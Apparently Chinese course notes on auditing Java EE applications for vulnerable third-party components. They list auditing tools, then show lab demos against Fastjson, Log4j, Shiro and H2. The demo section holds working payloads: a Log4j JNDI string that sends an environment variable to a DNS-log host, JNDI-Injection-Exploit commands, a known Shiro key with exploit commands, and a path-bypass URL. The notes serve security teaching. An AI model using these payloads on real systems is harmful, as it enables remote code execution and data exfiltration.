


Day120 代码审计-JavaEE开发篇&第三方组件&依赖库挖掘&FastJson&Shrio&Log4j&H2DB



1.知识点

- 1、PHP审计-原生态开发-SQL注入&语句监控
- 2、PHP审计-原生态开发-SQL注入&正则搜索
- 3、PHP审计-原生态开发-SQL注入&功能追踪

-
- 1、PHP审计-原生态开发-SQL注入&语句监控
 - 2、PHP审计-原生态开发-SQL注入&正则搜索
 - 3、PHP审计-原生态开发-SQL注入&功能追踪

-
- 1、PHP审计-MVC开发-RCE&代码执行
 - 2、PHP审计-MVC开发-RCE&命令执行
 - 3、PHP审计-MVC开发-RCE&文件对比

-
- 1、PHP审计-动态调试-未授权安全
 - 2、PHP审计-文件对比-未授权安全
 - 3、PHP审计-未授权访问-三种形态

-
- 1、PHP审计-动态调试-变量覆盖
 - 2、PHP审计-动态调试-原生反序列化
 - 3、PHP审计-动态调试-框架反序列化

-
- 1、PHP框架学习-ThinkPHP-架构&调试&路由&接受
 - 2、PHP框架审计-ThinkPHP-不安全写法&版本漏洞

-
- 1、PHP框架审计-ThinkPHP-反序列化链分析
 - 2、PHP框架审计-ThinkPHP-反序列化链挖掘

-
- 1、PHP框架审计-Yii-反序列化链分析
 - 2、PHP框架审计-Yii-实际CMS挖掘分析

-
- PHP代审项目-TP框架-实战某违法微盘

-
- 1、ASP.NET审计-SQL注入-继承架构&DLL反编译
 - 2、ASP.NET审计-SQL注入-数据库监控&关键字搜索

-
- 1、ASP.NET审计-文件上传-DLL反编译&关键字搜索
 - 2、ASP.NET审计-文件上传-预编译解析&关键字搜索
-

- 1、ASP.NET审计-未授权访问-未引用脆弱鉴权
 - 2、ASP.NET审计-未授权访问-不严谨鉴权逻辑
 - 3、ASP.NET审计-动态调试-附加进程&断点调试
 - 4、ASP.NET审计-程序逆向-EXE逻辑&修改覆盖
-

- 1、JavaEE审计-文件安全-上传&下载&读取&写入等
 - 2、JavaEE审计-文件安全-功能点追踪&关键字搜索
-

- 1、JavaEE审计-第三方组件-检测插件&利用条件
 - 2、JavaEE审计-第三方组件-FastJson&Log4j
 - 3、JavaEE审计-第三方组件-Shrio&H2database
-

2.详细点

2.1 代码编辑器



- 1 一、代码编辑器：
- 2 1.Jetbrains IDEA(IDE)
- 3 2.Sublime text(文本编辑器)
- 4 3.Eclipse (IDE)

2.2 测试工具



- 1 1.Burp Suite: 是渗透测试工作者必备的一款工具
- 2 2.SwitchyOmega: SwitchyOmega 是一款代理管理插件，支持Firefox和Chrome浏览器，并支持HTTP、HTTPS、socket4和socket5协议。
- 3 3.Max HackerBar: HackBar是的一个插件，也是信息安全从业者常用的经典工具。
- 4 4.Postman: Postman是一款功能强大的网页调试工具，能够为用户提供强大的Web API & HTTP请求调试功能。
- 5 5.Ysoserial: 一款开源Java反序列化测试工具，内部集成有多种利用链，可以快速生成用于攻击的代码，也可以将新公开的反序列化漏洞利用方式自行加入Ysoserial中。
- 6 6.Marshalsec: 是一款开源的Java反序列化测试工具，不仅可以生成各类反序列化利用链，还可以快速启动恶意的RMI服务等。
- 7 7.MySQL Monitor: 是web版本的SQL记录实时监控工具。
- 8 8.Beyond Compare: 是一款文件比较工具，主要对比两个文件夹或者文件，并以颜色标示差异，比较范围包括目录、文档内容等。使用该工具可以方便代码审计人员快速地比对两个版本代码的差别。

2.3 反编译工具



1. **JD-GUI**: 是一款具有UI界面的反编译工具，界面简洁大方，使用简单方便。
2. **Fernflower**: 功能比JD-GUI更强大，虽然没有UI界面，但可以配合系统指令完成批量反编译的工作。
3. **CFR**: 功能强大的反编译工具，支持主流Java特性——Java 8 lambda表达式，以及Java 7字符串切换。在某些JD-GUI无法反编译的情况下，CFR仍然能完美地进行反编译，也可以像FernFlower那样配合系统指令进行批量反编译。
4. **IntelliJ IDEA**: 具能够自动解包已添加依赖的Jar包，并对其内容进行反编译。该工具拥有动态调试和字符串匹配和搜索功能，为审计和调试漏洞工作提供了极大便利。
5. **CodeReviewTools**: 是一款可以快速搜索代码中的关键点，一键对jar进行批量反编译，也支持直接对war包进行操作。

2.4 Java代码静态扫描工具



1. **Fortify SCA**: 获得业界认可的静态代码检查工具，但它是收费的。Fortify SCA的核心在于规则库，用户可以自定义规则库，减少误报。
2. **VCG**: 基于 VB 开发的一款Windows下的白盒审计工具。VCG 支持多种语言，例如C/C++、Java、C#、VB、PL/SQL、PHP。VCG会根据代码中的变量名等信息动态生成针对该代码的漏洞规则，通过正则检查是否有和漏洞规则所匹配的代码。
3. **FindBugs与FindSecBugs插件**: FindBugs是一款Bug扫描插件，在IDEA和Eclipse中都可进行安装。FindBugs可以帮助开发人员发现代码缺陷，减少Bug，但其本身并不具备发现安全漏洞的能力，需要安装FindSecBugs拓展发现安全漏洞的能力。
4. **SpotBugs**: 是FindBugs的继任者，所以二者用法基本一样，可以独立使用，也可以作为插件使用。
5. **CheckMark**: 白盒代码审计解决方案，主要通过采用独特的词汇分析技术和CXQL专利查询技术对应用程序源码进行静态分析检查。
6. **Snyk插件**: 修复项目中的安全漏洞、基础架构错误配置和代码质量问题。
7. **Sensei插件**: 可在键入时扫描和修复易受攻击的代码 - 具有数百个可下载的安全编码配方（规则）以及内置的自行制作能力。
8. **Reshift Security插件**: 可以快速发现漏洞，提供多个代码修复片段，以及丰富的文档，涵盖了每个漏洞的检测、修复和测试。
9. **MurphySec Code Scan插件**: 可以快速识别您的项目中使用了哪些存在安全缺陷的开源组件，并帮助您一键修复问题。
10. **Momo Code Sec Inspector插件**: 重于在编码过程中发现项目潜在的安全风险，并提供一键修复能力。
11. **dependence-check**: 可用于检查已发布安全漏洞的项目依赖项。
12. **wJa**: 一款结合DAST、SAST、IAST的综合性应用程序安全分析工具，支持对java web程序的安全性进行分析，含有反编译，代码审计，调试jar包，代理追踪等用于分析软件安全的功能。
13. **tabby**: 是一款针对Java语言的静态代码分析工具，它使用静态分析框架 Soot 作为语义提取工具，将JAR/WAR/CLASS文件转化为代码属性图，并使用 Neo4j 图数据库来存储生成的代码属性图CPG。
14. **SpringInspector**: Java自动代码审计工具，尤其针对Spring框架，提供一个SpringBoot的Jar包即可进行自动代码审计，底层技术基于字节码分析。
15. **gadgetinspector**: 反序列化漏洞利用链、漏洞检测工具。

2.5 开发审计入口常见方法



- 1 -搜索法: 常规或部分MVC模型源码可以采用关键字的搜索挖掘思路
- 2 -功能法: 框架MVC模型源码一般会采用功能点分析抓包追踪挖掘思路
- 3 -对比法: 可以通过前后修复版本文件及代码不同特征进行针对挖掘思路
- 4 -特征法: 数据库监控SQL注入, 文件监控上传删除写入等, 后续补充
- 5 -调试法: 动态调试 (PHP, ASP.NET, JavaEE, Python等)
- 6 -工具法: 后续讲到 (DAST&SAST&IAST&CodeQL等)

3.演示案例

3.1 JavaEE审计-第三方组件-插件&利用&条件



- 1 1、找存在漏洞的第三方组件 (Package Checker插件)
- 2 2、找组件漏洞利用入口条件 (根据网上已知漏洞复现条件)
- 3 3、找可控地方进行测试检测 (根据网上已知漏洞利用条件)



- 1 常见第三方组件或框架漏洞列表:
- 2 Solr Shiro Fastjson Jackson Log4j SnakeYaml Hessian H2database
- 3 Xstream、Druid、Struts2、Flink、Flume、Dubbo、Redis、Logstash、ElasticSearch、Kafka、Ghidra、Minecraft、Hive、Datax、Streaming、Dolphin Scheduler、Storm、Spring等。

3.2 JavaEE审计-第三方组件-FastJson&Log4j



- 1 #Tmall-Fastjson 1.2.58
- 2 触发点: JSON.parseObject() JSON.parse()
- 3 全局搜索->JSON.parseObject()->propertyJson->admin/product
- 4 {"@type":"java.net.Inet4Address","val":"gc6gcn.dnslog.cn"}



- 1 #Tmall-Log4j 2.10.0
- 2 触发点: logger.error logger.info
- 3 全局搜索->logger.info->originalFileName->admin/uploadAdminHeadImage
- 4 \${jndi:ldap://\${env:OS}.mq6bqf.dnslog.cn}
- 5 java -jar JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -c "calc"
- 6

3.3 JavaEE审计-第三方组件-Shrio&H2database



- 1 #Ruoyi-Shiro 1.4.2
- 2 1、反序列化:
- 3 setCipherKey->fCq+/xw488hMTCD+cmJ3aQ==

```
4  https://github.com/Ares-X/shiro-exploit
5  python shiro-exploit.py check -u http://192.168.1.2/
6  python shiro-exploit.py echo -g CommonsCollectionsK1 -u http://192.168.1.2/ -v 2 -k
   fCq+/xw488hMTCD+cmJ3aQ== -c whoami
7
8  2、权限绕过：
9  -anon为匿名拦截器，不需要登录就能访问，一般用于静态资源,或者移动端接口
10 -authc为登录拦截器，需要登录认证才能访问的资源。
11 例子：
12 [urls]
13 /index.html = anon 允许访问
14 /user/** = authc 需要验证
15 shiro匹配规则
16 ?: 匹配一个字符
17 *: 匹配零个或多个字符串
18 **: 匹配路径中的零个或多个路径
19 配置: com.ruoyi/framework/config/ShiroConfig.java
20 绕过: https://www.freebuf.com/vuls/231909.html
21 测试: /ajax;/../common/download/resource?resource=/profile/1.txt
```



```
1  #Halo-H2database 1.4.197
2  H2database->application.yaml->web-allow-others: true
3  javax.naming.InitialContext
4  ldap://192.168.139.1:1389/5eebf8
5  java -jar JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -C "calc"
```